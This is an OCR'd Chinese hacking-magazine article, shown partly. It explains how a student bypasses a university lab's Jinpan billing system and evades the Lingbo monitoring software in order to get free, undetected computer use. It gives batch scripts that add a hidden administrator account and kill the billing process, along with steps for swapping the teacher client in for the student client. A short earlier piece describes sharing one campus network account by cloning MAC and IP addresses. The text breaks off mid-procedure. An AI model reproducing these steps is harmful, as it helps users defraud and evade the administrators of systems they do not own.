


图4

致的，逻辑地址不一致不会产生 IP 地址冲突。本机向外发送请求时，所有的数据都回应到傻瓜式交换机上，然后交换机就会把这个回应发送给向它发送请求 MAC 地址的计算机。这样两台一样 MAC 地址的电脑得到一样的数据，于是两台电脑就能同时上网了。

知道这个秘密后，我就找了台寝室配置最好的电脑，给它装上了虚拟机，然后再装个锐捷，改 MAC 地址和 IP 地址后，我们寝室四台电脑就可以共用一个帐号同时上网了。不过，后来我发现了一个问题，就是我们四个人同时上网聊 QQ 可以，但是只要其中有一个人用迅雷下资料，或是看看网络电视，锐捷就提示与当前软件有冲突（图4）。我也不知道这是怎么回事，还希望哪位高手能给我解答一下！

金盘电子阅览室之完美破解

风宁

文章难易度：★★★
文章阅读点：金盘电子阅览室管理系统和诸多[illegible]监控系统的详细破解过程

一、前言

成都信息工程学院是我梦想中的大学，也是我目前就读的大学，一个以计算机为主的学校理应在网络安全方面做的不错吧，但事实却并非如此，就拿我这一年来与机房网管之间的明争暗斗来说吧。

二、知己知彼

学校机房使用的是“金盘电子阅览室管理系统”（图1），在刚开学的时候我试过使用 ctrl+alt+del 组合键调用任务管理器杀 client.exe 进程的方法来轻松绕过验证，从而直接使用计算机。但现在不行了，学校机房的管理员也在这场较量中不断成长，现在再按 ctrl+alt+del 组合键，计算机已经没有任何反映了。




图 1

如果正常登录进去再按 ctrl+alt+del 组合键的话，会发现任务管理器被禁用了，或者是没有任何提示（学校机房有两种设置），连任务栏选项也是灰色的（图2）。再在“开始”－“运行”栏里输入 CMD，发现命令提示符也被禁用了（图3）。




图 2

如此小把戏当然难不倒我们，请出 Eraae（图4），分别点击“恢复cmd”、“恢复任务管理器”，轻松解除限制（图5、图6）。




图 3




图 4



图5




图6

由于我们学校安装了瑞星杀毒软件，所以在进行任务管理器解禁的时候瑞星会报警，此时只需要勾选“同意修改”点“确定”就OK了。打开任务管理器，切换到“进程”选项，找到“client.exe”进程（此进程能用任务管理器结束），它便是“金盘电子阅览室管理系统”的进程，为便于截图我写了个显示进程的批处理程序，代码如下：

```
@echo off
::关闭命令提示符
Tasklist
::显示进程列表
Pause>nul
::程序暂停并且无任何提示
```

把以上代码用记事本另存为“显示进程.bat”即可，程序运行后的结果如图 7 所示。




图 7

此时还不能结束“金盘电子阅览室管理系统”的进程，因为我们是正常登录进来的，如果此时结束它，那么帐上的钱依

然会继续被扣，但当我们的钱被扣完的时候却依然还可以自由的上网。这样做虽然可以达到免费上网的目的但很容易被发现，因为学校机房的计算机除了装有“金盘电子阅览室管理系统”外还有个“凌波多媒体监控系统”，也就是说管理员可以通过“凌波多媒体监控系统”看到你所做的一切。我们再看看图7，其中NetTTclt.exe和NCClt.exe（这两个进程能用任务管理器结束）便是“凌波多媒体监控系统”的进程，但千万别直接结束它，因为只要一结束它，监控台立刻就会报警。如果想通过停用网卡或者拔掉网线的方法来断开网络的话是行不通的，因为现在只要网络一断开整个计算机就会被锁定，所有按键都会失效。在刚开学的时候这样做还可以，只是一旦断开网络计算机就会立刻重新启动，然后可以输入管理员帐号（平时上课时使用的那个帐号）以单机方式登录，再把网卡启用或者插上网线，就可以像正常登录那样使用计算机了。另外，现在那个管理员帐号除了上课时间能使用外，其余时间都不能再使用了。

三、直捣黄龙

我把解决此问题的方法写出来供大家参考参考，因为本人对批处理有一点点基础，所以大多地方都使用批处理来完成的。我的思路是在正常注销后再结束其计费进程。我研究了一下“凌波多媒体监控系统”的“教师端”和“学生端”安装后的文件，发现它们只有一个文件的差别，而且其中的主要文件不能进行删除，但却可以改名。而“金盘电子阅览室管理系统”和“凌波多媒体监控系统”的启动属于普通的Windows启动项，在运行里输入“msconfig”即可查看（图8）。

我们下一步要做的就是先停掉监控系统，把启动项里NcStu和NetTTclt前的勾去掉，按确定，然后点击“稍后重新启动”。在电脑里搜索NcTea.exe（教师端）文件，拷贝到“C:\program files\lingbo\NetClass\”目录下（有些计算机的目录是C:\program files\lingbo\NetClass5.00\），把NcStu.exe文件改为其它任意名字，然后再把NcTea.exe改名为NcStu.exe。用记事本写一个注销的批处理程序（金盘电子阅览室管理系统不允许直接注销或关机），代码如下：

```
@echo off
Net user 风宁 /add>nul
::新建一个名为风宁的普通用户，成功则不提示
Net localgroup administrators 风宁 /add>nul
::把名为风宁的用户加入管理员组，成功则不提示
Net localgroup users 风宁 /del>nul
::把名为风宁的用户从普通用户组中删除，成功则不提示
Tskill client>nul
::结束金盘电子阅览室管理系统的进程，成功则不提示
Shutdown -l
::注销计算机
Exit
::退出批处理
```

把以上代码另存为“注销.bat”。之所以要新建一个帐户的原因是学校里的所有帐户都是设了密码的（包括administrator帐户），也可以参考上期黑客X档案“叉子之破解Pubwinep”一文把自动登录的那个帐号的密码破解出来，那样就不用再新建帐户。双击运行“注销.bat”，计算机很快便会注销。单击刚才新建的帐户“风宁”，当出现图1 所示画面的时候就可以按ctrl+alt+del组合键调任务管理器杀client.exe进程的方法来轻松绕过验证。但此法有个弊端，那就是登录之后看不到任务栏。此时我们仍选择正常登录，输入上网帐号和密码。进去之后重复图8的步骤，去掉Client前的勾，保存退出。看一下桌面右下角的时间，如果现在是15:28，那么用记事本写入如下代码：

